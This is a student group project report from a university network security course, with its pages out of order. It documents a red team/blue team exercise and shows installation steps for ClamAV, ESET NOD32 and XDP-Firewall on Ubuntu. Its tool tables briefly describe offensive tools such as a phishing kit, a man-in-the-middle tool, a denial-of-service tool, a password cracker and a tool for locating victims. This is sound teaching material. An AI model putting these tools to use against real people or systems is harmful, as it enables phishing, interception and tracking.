
Step 2: Install ClamAV on your Ubuntu machine by entering the following command in the terminal: `apt install clamav`

```
aiman@Aiman:~$ sudo apt install clamav
```


Step 3: For Ubuntu Desktop users who want a graphical front end, they can install ClamTk by entering the following command: `apt install clamtk`

```
aiman@Aiman:~$ sudo apt install clamtk
```

Step 4: ClamTK has been successfully installed on your desktop.



Step 5: Explore the features of the ClamAV antivirus.



Step 6: To check the ClamAV version, run the following command:

```
aiman@Aiman:~$ clamscan --version  
ClamAV 1.0.4/27151/Thu Jan 11 17:41:16 2024
```

Step 7: Once the installation is finished, run the freshclam command to update the virus signature database. To do so, stop the Freshclam service by entering the following command: `systemctl stop clamav-freshclam.service`

```
aiman@Aiman:~$ systemctl stop clamav-freshclam.service  
aiman@Aiman:~$
```


Step 8: Proceed to update the database by running the following command:
`sudo freshclam`

```
aiman@Aiman:~$ sudo freshclam  
[sudo] password for aiman:  
ClamAV update process started at
```

Step 9: Restart the freshclam and enter the following command: `systemctl start clamav-freshclam.service`

```
aiman@Aiman:~$ systemctl start clamav-freshclam.service
```

Step 10: Enter your password for authentication



Step 11: ClamAV is capable of detecting viruses, Trojans, and other forms of malware. Scanning files for viruses is done with clamscan command, enter the following command: sudo clamscan -ir /home/

```
aiman@Aiman: $ sudo clamscan -ir /home/
----- SCAN SUMMARY -----
Known viruses: 8682506
Engine version: 1.0.4
Scanned directories: 331
Scanned files: 2363
Infected files: 0
Data scanned: 142.21 MB
Data read: 107.41 MB (ratio 1.32:1)
Time: 33.721 sec (0 m 33 s)
Start Date: 2024:01:12 00:59:24
End Date: 2024:01:12 00:59:57
aiman@Aiman:~$
```

2. Eset nod 32 Firewall

Step 1: Download the 64-bit version of the nod32 Firewall for Ubuntu.


Configure download

Operating system | Bitness *Suse, Fedora, Ubuntu, Mandriva, Debian, Red Hat (64-bit)*

Language *English - United States*

DOWNLOAD

Step 2: Open the downloaded file in the designated folder.



Step 3: Open the file in the terminal.

```
aiman@Aiman:~/Downloads$ ls  
eset_nod32av_64bit_en.linux
```

Step 4: Execute the file using the following command:

`Chmod +x eset_nod32av_64bit_en.linux`

```
aiman@Aiman:~/Downloads$ chmod +x eset_nod32av_64bit_en.linux  
aiman@Aiman:~/Downloads$ ls  
eset_nod32av_64bit_en.linux
```

Step 5: Enter the file by using the following command:

```
./ eset_nod32av_64bit_en.linux
```


```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
```

Step 6: If there is an error like this, install the missing package, libc6:i386, and enter the following command:


```
Sudo dpkg --add-architecture i386; sudo apt-get install
```

```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux  
error[277b0000]: Please install the following files or packages: libc6:i386, /lib/ld-linux.so.2  
aiman@Aiman:~/Downloads$ sudo dpkg --add-architecture i386; sudo apt-get install  
libc6:i386
```


Step 8: Enter your password to grant authentication.



Step 9: In the antivirus setup, click Next.



Step 10: Accept all the requirements and then click Install.



9


Step 11: Once the installation is complete, click Finish.



Step 12: Restart your system to apply the changes and activate the antivirus.



Step 13 : The antivirus has been installed and usable in your ubuntu desktop.



3. XDP-Firewall

Step 1: Install dependencies using the following command:

```
sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential
```

```
aiman@Aiman:~$ sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential
```

Step 2: Install dependencies for building LibXDP and LibBPF. Use the following command: `sudo apt install -y libpcap-dev m4 gcc-multilib`

```
aiman@Aiman:~$ sudo apt install -y libpcap-dev m4 gcc-multilib
```

Step 3: You need tools for your kernel. Since we need BPFTool, use the following command to install it: `sudo apt install -y linux-tools-$(uname -r)`

```
aiman@Aiman:~$ sudo apt install -y linux-tools-$(uname -r)
```

Step 4: To install git in your Ubuntu, run the following command: `Apt install git`

```
aiman@Aiman:~$ apt install git
```

Step 5: To clone the repository via Git. Use the recursive flag to download LibBPF sub-module using the following command:

```
git clone --recursive https://github.com/gamemann/XDP-Firewall.git
```

```
aiman@Aiman:~$ git clone --recursive https://github.com/gamemann/XDP-Firewall.git
```

Step 6: Change the directory to the repository using the following command:
`cd XDP-Firewall`

```
aiman@Aiman:~$ cd XDP-Firewall
```

Step 7: To install make use the following command: *sudo apt install make*.

Step 8: Build XDP-Tools and install LibXDP & LibBPF to /usr/include using the following command: *make libxdp*

```
aiman@Aiman:~/XDP-Firewall$ make libxdp
```

Step 9: Build the main project and install as root via Sudo using the following command: *make && sudo make install*

```
aiman@Aiman:~/XDP-Firewall$ sudo make && sudo make install
```

TASK DISTRIBUTION

Task	Person in Charge
Blue Team concepts and activities preparation	1. MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI (CB21012) 2. NURUL ADRIANA BINTI MOHAMMAD AFANDI (CB21045)
Red Team concepts and activities preparation	1. TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH (CB21039) 2. WARSENA A/P EH CHUOI (CB21056)
Computer and network services preparation	1. NURUL ADRIANA BINTI MOHAMMAD AFANDI (CB21045) 2. WARSENA A/P EH CHUOI (CB21056)
Identify tools for attack	1. TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH (CB21039)
Identify tools for defend	1. MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI (CB21012)
Set up computer and network services (Blue Team)	1. NURUL ADRIANA BINTI MOHAMMAD AFANDI (CB21045)
Setup attack tools (Red Team)	1. WARSENA A/P EH CHUOI (CB21056)
Perform attack tools (Red Team)	1. TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH (CB21039)
1 Plan mitigation and perform countermeasures based on each of the attacks (Blue Team)	1. MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI (CB21012)

REFERENCES

¹ Firch, J. (2020, September 27). What Is A Red Team VS A Blue Team In Cyber Security? PurpleSec. <https://purplesec.us/red-team-vs-blue-team-cyber-security/>

⁴ Top 10 Kali Linux Tools For Hacking. (2020, July 11). GeeksforGeeks.

<https://www.geeksforgeeks.org/top-10-kali-linux-tools-for-hacking/>

¹ 17 free cybersecurity tools you should know about. (n.d.). WhatIs.com.

<https://www.techtarget.com/whatis/feature/17-free-cybersecurity-tools-you-should-know-about>

³ Saxena, A. (2023, March 11). Top 15 Cybersecurity tools You Must Know in 2023.

Sprinto. <https://sprinto.com/blog/best-cybersecurity-tools/>

⁵ Top 25 Linux Security Tools to Boost Cyber Defense. (2023, May 23).

<https://www.stationx.net/linux-security-tools/>

¹ AVG 2019 | FREE Antivirus & TuneUp for PC, Mac, Android. (n.d.). AVG.com.

<https://www.avg.com/en-ww/homepage#pc>

What is Windows Defender Firewall? (n.d.). [Www.computerhope.com](http://www.computerhope.com).

<https://www.computerhope.com/jargon/w/windows-defender-firewall.htm>

GROUP PROJECT

ORIGINALITY REPORT



PRIMARY SOURCES

1	Submitted to Universiti Malaysia Pahang Student Paper	4%
2	Submitted to Anderson University Student Paper	1 %
3	Submitted to Sheffield Hallam University Student Paper	<1 %
4	quieora.ink Internet Source	<1 %
5	Submitted to Champlain College Student Paper	<1 %
6	Submitted to Study Group Australia Student Paper	<1 %
7	Submitted to University of Teesside Student Paper	<1 %
8	Submitted to CTI Education Group Student Paper	<1 %
9	www.hillsoft.com Internet Source	<1 %

10	Submitted to Henley College Coventry, Coventry Student Paper	<1 %
11	kupdf.net Internet Source	<1 %
12	linux.org Internet Source	<1 %
13	buildmedia.readthedocs.org Internet Source	<1 %
14	www.precidia.com Internet Source	<1 %
15	forums.kali.org Internet Source	<1 %
16	uap.unnes.ac.id Internet Source	<1 %
17	www.malekal.com Internet Source	<1 %

Exclude quotes

Off

Exclude matches

Off

Exclude bibliography

Off



DATA NETWORK & SECURITY
BCN2023
PROJECT

LECTURER'S NAME: ABDULLAH BIN MAT SAFRI		
DATE OF SUBMISSION: 16 JANUARY 2024		
SECTION: 02A		
NAME	MATRIC ID	STUDENT PHOTO
MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI	CB21012	
NURUL ADRIANA BINTI MOHAMMAD AFANDI	CB21045	
TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH	CB21039	
WARSENA A/P EH CHUOI	CB21056	

TABLE OF CONTENTS

CONCEPT	3
COMPUTER AND NETWORK SERVICES PREPARATION	5
RED TEAM	5
WINDOWS	5
LINUX	6
BLUE TEAM	7
WINDOWS	7
LINUX	7
SETTING UP WINDOWS	9
SETTING UP KALI LINUX	13
SETTING UP UBUNTU	17
ATTACK	21
TOOLS	21
PLANNING	22
WINDOWS	22
1. Zphisher (Instagram Phishing)	22
2. Ettercap	27
3. Kage	39
4. Slowloris	48
5. Cain and Abel	51

LINUX	57
1. SARA	57
2. Storm Breaker	60
3. Hping3	64
DEFENSE	65
TOOLS	65
PLANNING	66
WINDOWS	66
1. AVG Antivirus	66
2. Avast Antivirus	67
3. Windows Defender Firewall	69
4. Windows Defender Firewall	73
5. Windows Defender Firewall	75
LINUX	76
1. Antivirus ClamAV	76
2. Eset nod 32 Firewall	80
3. XDP-Firewall	84
TASK DISTRIBUTION	86
REFERENCES	87

CONCEPT

Our 10-week project, which accounts for 25% of our assessment, aims to improve online system security. We divided our four-person group into two teams: the Blue Team and the Red Team.

Blue Team's Job: Establishing Strong Defences

The Blue Team, made up of two members, began by connecting three computers. Two PCs use distinct operating systems: Windows and Linux. We updated and installed the newest security patches to ensure optimal protection. On Windows, we configured a web service and enabled networking options. The Linux machine received all of the essential networking tools. Our goal as the Blue Team was to protect against possible attacks. We investigated and implemented online defence techniques on both computers. We chronicled the entire process, including the first steps and ultimate defence setup.

Red Team Role: Testing the defences.

The remaining two members comprised the Red Team. Our task was to simulate hacking (in a responsible manner) and test our ability to gain access to computers. We evaluated various attack strategies and tools for Windows and Linux. We thoroughly documented our results and meticulously planned our attacks. We did not intend to inflict harm, only to test the defences. We executed five simulated attacks on Windows and three on Linux systems. We provided step-by-step explanations of each attack, including accompanying photos.

Learning and Improving Together:

The Blue Team then took over, demonstrating how they resisted our simulated onslaught. They had plans in place to prevent attacks and defend their systems. We chronicled their defences and gained valuable insights from their approach.

Throughout our project, we made a point of mentioning where we acquired our information. This allows others to check and learn more as needed. We communicated extensively as a group to ensure everyone understood the situation and resolved any issues.

Our goal was to understand and develop our systems while being responsible and ethical. This project is our effort to make online places safer for everyone.

COMPUTER AND NETWORK SERVICES PREPARATION

In preparation for the targeted attack, we have categorized the tools into two separate categories according to the platforms they are compatible with: Windows and Linux. Zphisher, Ettercap, Kage, Slowloris, Cain, and Abel are the tools that are used in the Windows environment. Meanwhile, Storm Breaker, Hping3, and SARA are available for the Linux platform. Below are the explanations for each tool on Windows and Linux.

RED TEAM

WINDOWS

TOOLS	EXPLANATION
Zphisher	<ul style="list-style-type: none">❖ Zphisher is a phishing application that automatically generates phishing websites across multiple internet platforms.❖ A form of social engineering where hackers trick users into revealing personal data including usernames and passwords.
Ettercap	<ul style="list-style-type: none">❖ Ettercap is used to carry out Man-in-the-Middle (MitM) attacks.❖ It has the ability to record, capture, and examine conversations between two network users.
Kage	<ul style="list-style-type: none">❖ Kage makes the process of designing graphical user interfaces (GUIs) for different penetration testing tools easier.❖ It aims to simplify user interaction with many tools

	via a single interface.
Slowloris	<ul style="list-style-type: none"> ❖ A Slowloris attack is a particular kind of Denial of Service (DoS) attack that may be carried out with the use of the tool Slowloris. ❖ It functions by establishing and maintaining many connections to the target web server.
Cain and Abel	<ul style="list-style-type: none"> ❖ Cain and Abel is a Microsoft Windows password recovery programme. ❖ It can retrieve a variety of password formats by employing strategies like brute-force and dictionary attacks.

LINUX

TOOLS	EXPLANATION
SARA	<ul style="list-style-type: none"> ❖ SARA is a security testing tool intended to assist security experts in locating and evaluating computer system vulnerabilities.
Storm Breaker	<ul style="list-style-type: none"> ❖ Storm Breaker is a tool that targets flaws in people rather than in technological systems. ❖ The main purpose of it is to locate the victim, including their GPS coordinates.
Hping3	<ul style="list-style-type: none"> ❖ Hping3 may be used for creating packets, scanning networks, and testing firewalls.

BLUE TEAM

WINDOWS

TOOLS	EXPLANATION
AVG Antivirus	<ul style="list-style-type: none">❖ AVG is an antivirus program that defends your computer against viruses, malware, and other internet threats.❖ It contains features like real-time scanning, email protection, and secure web browsing.
Avast Antivirus	<ul style="list-style-type: none">❖ Avast is another antivirus product that protects against viruses, malware, and other cyber dangers.❖ It has capabilities including real-time scanning, behaviour analysis, and a range of scanning methods.
Windows Defender Firewall	<ul style="list-style-type: none">❖ Windows Defender is a built-in antivirus and malware protection solution for Windows operating systems.❖ In addition to antivirus protection, Windows Defender has a firewall that monitors and controls incoming and outgoing network traffic.

LINUX

TOOLS	EXPLANATION
Antivirus ClamAV	<ul style="list-style-type: none">❖ ClamAV is an open-source antivirus engine designed to detect a variety of harmful malware.❖ It is commonly used on Linux-based systems and may be connected with email servers to detect viruses in attachments.
Eset nod 32 Firewall	<ul style="list-style-type: none">❖ Eset NOD32 is an antivirus software that protects against viruses, worms, and other forms of malware.❖ It also has a firewall component for monitoring and controlling network traffic.
XDP-Firewall	<ul style="list-style-type: none">❖ A stateless firewall that hooks to the Linux kernel's XDP hook using (e)BPF for rapid packet processing.❖ This firewall is intended to read filtering rules and filter incoming packets based on a configuration file stored on a disc.

SETTING UP WINDOWS

Step 1: Download Windows 10 ISO tool through this link

<https://www.microsoft.com/en-au/softwaredownload/windows10>

Create Windows 10 installation media

To get started, you will first need to have a licence to install Windows 10. You can then download and run the media creation tool. For more information on how to use the tool, see the instructions below.



[Download tool now](#)

Privacy

(+) Using the tool to upgrade this PC to Windows 10 (click to show more or less information)


(+) Using the tool to create installation media (USB flash drive, DVD, or ISO file) to install Windows 10 on a different PC (click to show more or less information)

Privacy


(+) More download options

(+) Give feedback

Step 2: After installation, launch the exe file and select “Create installation media for another PC” and go to the next step.




Step 3: To select the media to utilise, select an ISO file and proceed with the next step.




Setting up VirtualBox for Windows


Step 1: Run the VM VirtualBox and click new.



